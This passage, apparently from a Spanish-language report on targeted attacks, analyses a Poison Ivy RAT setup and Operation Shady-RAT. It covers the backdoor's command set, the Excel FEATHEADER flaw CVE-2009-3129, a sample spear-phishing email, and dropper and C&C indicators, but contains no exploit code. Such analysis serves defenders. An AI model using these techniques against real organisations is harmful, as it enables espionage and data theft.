91	24.943031	192.168.1.34	192.168.1.35	TLSv1	681	Server Hello, Certificate, Server Hello Done
92	24.953622	192.168.1.35	192.168.1.34	TLSv1	240	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
93	24.960531	192.168.1.34	192.168.1.35	TLSv1	101	Change Cipher Spec, Encrypted Handshake Message
94	25.095827	192.168.1.35	192.168.1.34	TCP	54	XSIP-network > https [ACK] Seq=264 Ack=675 Win=16846 Len=0
95	26.090999	192.168.1.35	192.168.1.34	TLSv1	178	Application Data

Ilustración 8. Comunicación entre el cliente y el servidor Poison Ivy

Los primeros paquetes enviados por el servidor forman parte de la autenticación con el cliente **PI C&C (Poison Ivy *Command and Control*)**. Posteriormente el *troyano* quedará a la espera de órdenes para ser ejecutadas en el equipo de la víctima.

La **Ilustración a la derecha** representa la ventana de administración del cliente **PI C&C** desde donde se controlarán los equipos infectados.

En la parte superior se mostrarán los agentes (*bots*) actualmente conectados.

Haciendo doble *clic* sobre cualquiera de estos aparecerá la interfaz inferior desde donde se podrán ejecutar




Ilustración 9. Poison Ivy C&C

multitud de órdenes a golpe de ratón.

En la imagen se muestran los *hashes* de la máquina comprometida aunque es posible llevar a cabo cualquier tipo de acción sobre la misma: captura de las pulsaciones de teclado (*keylogger*), escuchas por medio del micrófono, visualización de la pantalla, modificación del registro, descarga de ficheros, etc.

De forma similar a este ataque se comprometieron gran variedad de empresas[62] utilizando *0-days* en IE y *Java* (CVE-2012-4681[63]) empleando como *payload* cierta versión de **Poison Ivy**. La siguiente imagen representa un resumen del ataque dirigido descrito anteriormente. Como se observa en este caso, no es necesaria una arquitectura sofisticada ni conocimientos muy técnicos para comprometer multitud de equipos. Prácticamente los únicos esfuerzos deben centrarse en la modificación del *troyano* para hacerlo lo más indetectable posible y en la localización de víctimas potenciales a las que engañar por medio de ingeniería social.

62 **New Internet Explorer Zero Day Being *Exploit*ed in the wild**
http://labs.alienvault.com/labs/index.php/2012/new-Internet-explorer-zero-day-being-*exploit*ed-in-the-wild/
63 **CVE-2012-4681**
http://cert.inteco.es/vulnDetail/Actualidad_ca/Actualitat_Vulnerabilitats/detalle_vulnerabilidad_ca/CVE-2012-4681

El uso de vulnerabilidades recientes en navegadores como las mencionadas en IE o en *Java* suelen brindar grandes oportunidades a los ciberdelicuentes para conseguir que se ejecute el *malware* deseado ahorrándose así el uso de adjuntos que impliquen cierta interacción del usuario para su ejecución.




Ilustración 10. Arquitectura del ataque

4.2. Operación Shady-RAT

A principios de Agosto de 2011[64] se hizo público un informe de la empresa **McAfee** cuyo título fue: 'Revealed: Operation Shady-RAT'[65]. En él se difunde una investigación dirigida por **McAfee** donde se descubrieron más de 70 organizaciones afectadas por una intrusión durante los **últimos 5 años** (desde el año 2006). Estas organizaciones se situaban en diferentes países, (Canadá, USA, Corea del sur, etc.), continentes (Europa, Asia, América latina, etc.) y pertenecían a diferentes sectores (Gobiernos, Organizaciones sin ánimo de lucro, proveedores de defensa, etc.). La operación fue llevada a cabo por **un único grupo de ciberdelincuentes** con el objetivo de recopilar gran cantidad de información. Según se describe en dicho informe, este grupo estaba sediento de información que afectara a secretos de ciertas organizaciones y organismos y a su propiedad intelectual.

En la operación, como su propio nombre indica, se utilizó *software RAT*[66] (*Remote Access Tool*), para llevar a cabo la intrusión por parte de los cibercriminales. Los datos publicados en el informe se basaron en los registros recogidos de uno de los servidores de *Command and Control*, que fue intervenido por **McAfee**.

El informe describe el '*modus operandi*' de los atacantes a un alto nivel, sin entrar en detalles técnicos. En esta descripción se indica que la intrusión se inició con un correo dirigido (*Spear-Phising Attack*) que incluía un *exploit,* que era enviado a un usuario con responsabilidades de administración en la organización. Cuando era abierto en un sistema no actualizado, infectaba el equipo y descargaba el siguiente *malware* de la fase de intrusión. Este *malware* instalaba una puerta trasera que permitía la comunicación con el de *Command and Control* a través de tráfico HTTP. Ésto era aprovechado rápidamente por los atacantes para introducirse por la red interna, realizar escalada de privilegios y afianzar la intrusión dentro de la

64 **Shady RAT**
http://www.zdnet.com/blog/btl/operation-shady-rat-five-things-to-know/53928
65 **Shady RAT MacAfee**
http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf
66 **Remote Access Tool**
http://en.wikipedia.org/wiki/Remote_administration_software

organización, asegurando la persistencia en la misma. Finalmente, los atacantes extraían información de todo tipo hacia los servidores de control.

Por otro lado, desde la empresa **Symantec**[67] también dispusieron de los registros del servidor de *Command and Control*, realizando de manera paralela una investigación y publicando información técnica más detallada que la publicada en el informe de **McAfee**.

Symantec en su informe define tres fases principales. En la primera fase, el vector de infección inicial fueron **correos dirigidos con ficheros maliciosos anexos de tipo Microsoft Office** (ficheros *Word*, *Excel* o *PowerPoint*) y **PDF**. Partes de los ficheros analizados aprovechaban vulnerabilidades antiguas, como la del programa *Microsoft Excel* '*Microsoft Excel 'FEATHEADER' Record Remote Code Execution Vulnerability*'[68], que aprovechaba un fallo en el tratamiento de la cabecera FEATHEADER, con código CVE-2009-3129.

El *exploit* en cuestión ejecutaba código que descargaba un nuevo troyano que iniciaba la segunda fase de la intrusión, donde se conectaba a un sitio remoto para descargar imágenes y ficheros de código HTML, tipo de contenido al que habitualmente los elementos de seguridad perimetrales de las organizaciones no realizan una inspección exhaustiva.

En el caso de las imágenes, los atacantes utilizaron técnicas de esteganografía[69] donde escondían los comandos que serían interpretados por el equipo infectado. En los ficheros de código HTML, los comandos venían ocultos en los comentarios HTML. Cuando el troyano conectaba con el sitio remoto se producía una conexión inversa con el equipo infectado, lo que habilita al atacante a ejecutar comandos de manera transparente a la víctima.

---

67 **Shady RAT Symantec**
https://www-secure.symantec.com/connect/blogs/truth-behind-shady-rat
68 **Microsoft Excel Featheader**
http://www.securityfocus.com/bid/36945
http://cert.inteco.es/vulnDetail/Actualidad_ca/Actualitat_Vulnerabilitats/detalle_vulnerabilidad_ca/CVE-2009-3129
69 **Introducción a la esteganografía**
http://www.securityartwork.es/2010/04/15/introduccion-a-la-esteganografia-i/

Algunos ejemplos de estos comandos serían:

> **gf**:{FILENAME} – Descargar un fichero del servidor remoto.
> **pf**:{FILENAME} – Subir un fichero al servidor remoto.
> **http**:{URL}.exe – Descargar un fichero de un lugar remoto de un fichero cuyo nombre empiece por http y acabe en .exe. El fichero será descargado y ejecutado.
> **taxi**: {COMMAND} – Envío de comandos desde el servidor remoto.
> **slp**:{RESULT} – Envío de los resultados tras la ejecución de los comandos al servidor remoto.

Una de las vulnerabilidades más utilizadas por los atacantes en esta operación está clasificada con el código CVE-2009-3129[70].

Como ya se ha mencionado anteriormente, esta vulnerabilidad afecta a la cabecera FEATHEADER de los ficheros de la aplicación *Excel*.

Esta cabecera mostrada a continuación es parte de la estructura *FeatHdr* [71] que contiene información de *Shared Features*[72], que no es más que un mecanismo que permite a diferentes funcionalidades compartir un conjunto de tipo de registros.

70 **CVE-2009-3129**
http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=*Exploit*%3AWin32%2FCVE-2009-3129 // http://blog.*malware*tracker.com/2012/03/xls-cve-2009-3129-and-countering.html // https://www.*malware*tracker.com/docsearch.php?hash=d4b98bda9c3ae0810a61f95863f4f81e
71 **Estructura FeatHdr**
http://msdn.microsoft.com/en-us/library/dd907085%28office.12%29.aspx
72 **Shared Features**
http://msdn.microsoft.com/en-us/library/dd925787(v=office.12).aspx

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
frtHeader																															
...																															
...																															
isf																				reserved										**cbHdrData**	
...																														rgbHdrData (variable)	
...																															

Esta estructura está formada por:

> **frtHeader**: tamaño de 12 bytes y debe estar en 0x0867.
> **isf**: tamaño de 2 bytes. Campo que indica el tipo de SharedTypeEnum debe ser ISFPROTECTION, ISFFEC2 or ISFFACTOID.
> **reserved:** tamaño de 1 byte. Debe ser 1.
> **cbHdrData:** Tamaño de 4 bytes. Nos indica si rgbHdrData existe (valores 0x00000000 ó 0xFFFFFFFF).
> **rgbHdrData:** De tamaño variable. El valor de este campo viene marcado por isf y por el campo dt del BOF anterior (El campo **dt (2 bytes):** *An unsigned integer that specifies the document type of the substream of records following this record*)

La vulnerabilidad reportada se aprovecha si el fichero *Excel* contiene un tamaño inválido en la estructura ***cbHdrData***.

Un ejemplo de contenido de esta cabecera en un fichero malicioso se puede ver a continuación:




Ilustración 11. OffVis

Con el objetivo de aclarar el '*modus operandi*' llevado a cabo en esta operación se va a explicar un **escenario de ataque (ficticio)** que tiene muchas similitudes con el caso real.

Durante las fechas en las que la operación estaba activa, un blog especializado en las principales amenazas que circulan por la red, **ContagioDump**, publicó un correo y un fichero *Excel*[73], los cuales serán utilizados para desarrollar el escenario ficticio que se detalla a continuación. Dicho escenario tendrá gran similitud en cuanto a los objetivos, empresas en Taiwán, así como el método de infección utilizado en la operación **Shady-RAT**; fichero *Excel* que aprovecha la vulnerabilidad CVE-2009-3129 comentada anteriormente.

73 **ContagioDump**
http://contagiodump.blogspot.com.es/2010/06/may-10-cve-2009-3129-xls-schedule-of.html //
http://contagiodump.blogspot.com.es/2010/06/may-28-cve-2009-3129-xls-for-office.html

Ilustración 12. Correo malicioso con Excel adjunto

En nuestro escenario de ataque ficticio, el día 10 de Mayo de 2011, en la fase inicial de la intrusión el atacante confecciona un correo con un adjunto y con el siguiente asunto '*99 in the second half schedule of the defense industry evaluation*'. El remitente es una dirección con el dominio perteneciente a Taiwan, **@mail.ahccddi.org.tw**.

Este correo al traducirlo contiene la siguiente información:

From: ¤ u | X • | ³ ø [mailto: 0922750173@mail.ahccddi.org.tw]
Sent: Monday, May 10, 2010 9:38 AM
To: XXXXXXXXXX
Subject: 99 in the second half schedule of the defense industry evaluation

Sincerely, Huai Hsiao




Ilustración 13. Ejecución del fichero Excel

El correo suplanta y firma como "*Huai Hsiao*" e indica en el asunto que el adjunto contendrá la planificación de la evaluación de la industria de defensa. La víctima, interesada por el contenido, abre el fichero *Excel* en su equipo y se produce la infección, donde observará un fichero *Excel* vacío. Por debajo del fichero *Excel* vacío se ha ejecutado otra ventana de la aplicación que, pasado unos segundos, se cierra de manera totalmente transparente. Esta segunda ventana de la aplicación se ejecuta justo por detrás de la primera intentando no ser vista; siendo necesario para verla, desplazar la ventana principal.

Las sucesivas ocasiones que el cliente ejecute el fichero *Excel*, éste ya no se comportará como la primera vez, dado que una vez el sistema se ha infectado, el fichero *Excel* que permanece en el sistema es inofensivo.

Puede verse en la siguiente imagen como el *hash md5* antes y después de la ejecución del fichero *Excel* (extensión .xls) es diferente:




Ilustración 14. Modificación del fichero Excel tras la primera ejecución

Durante la ejecución del fichero *Excel*, el código malicioso ha generado un fichero binario con extensión *EXE* de nombre **wuauctl.exe** con *md5* d037500368207625e3ffee16c50d60a7. Este fichero se ha almacenado en la carpeta "$HOME\Configuración local\Temp\wuauctl.exe"




Ilustración 15. *Malware* ejecutándose en el sistema

El nombre del fichero que fija el *malware* es el nombre de un proceso habitual en sistemas *Windows*, como es **wuauclt.exe**; éste se corresponde con el proceso de '*Windows Update AutoUpdate Client*', utilizado para realizar las actualizaciones automáticas de *Windows*, de esta forma intenta ocultarse bajo un nombre de proceso habitual en este tipo de plataformas para pasar desapercibido. Además, se incluye en el arranque del sistema adquiriendo así persistencia en el mismo ejecutándose cada vez que se inicie el equipo.

Una vez el proceso está activo conecta con el servidor de *Command and Control* a través del protocolo HTTP. La mayoría de *malware* utiliza este tipo de protocolo y puerto por el hecho de que no suelen estar filtrados en los cortafuegos corporativos. En la siguiente imagen se produce una petición HTTP a la Web **Webks.compreautos.com.br**. En la siguiente captura, el *malware* está interactuando con el servidor Web malicioso (fíjese que durante el análisis del *malware* en el entorno de laboratorio se ha redirigido el dominio malicioso a una IP local).




Ilustración 16. Solicitud HTTP del *malware* por nombre DNS

Al no recibir una respuesta válida el *malware* intenta establecer la conexión realizando esa misma petición a la dirección IP 211.78.147.229, que tiene fijada en el código del *malware*.




Ilustración 17. Solicitud HTTP del *malware* por IP

El *malware* con esta petición HTTP, lo que está realizando, es enviar información de manera cifrada al servidor de *Command and Control*. Concretamente lo que está enviando es una cadena de texto cifrada que se corresponde con la siguiente información de interés para el atacante:

Nombre de la máquina, dirección IP,,,CRML_0505

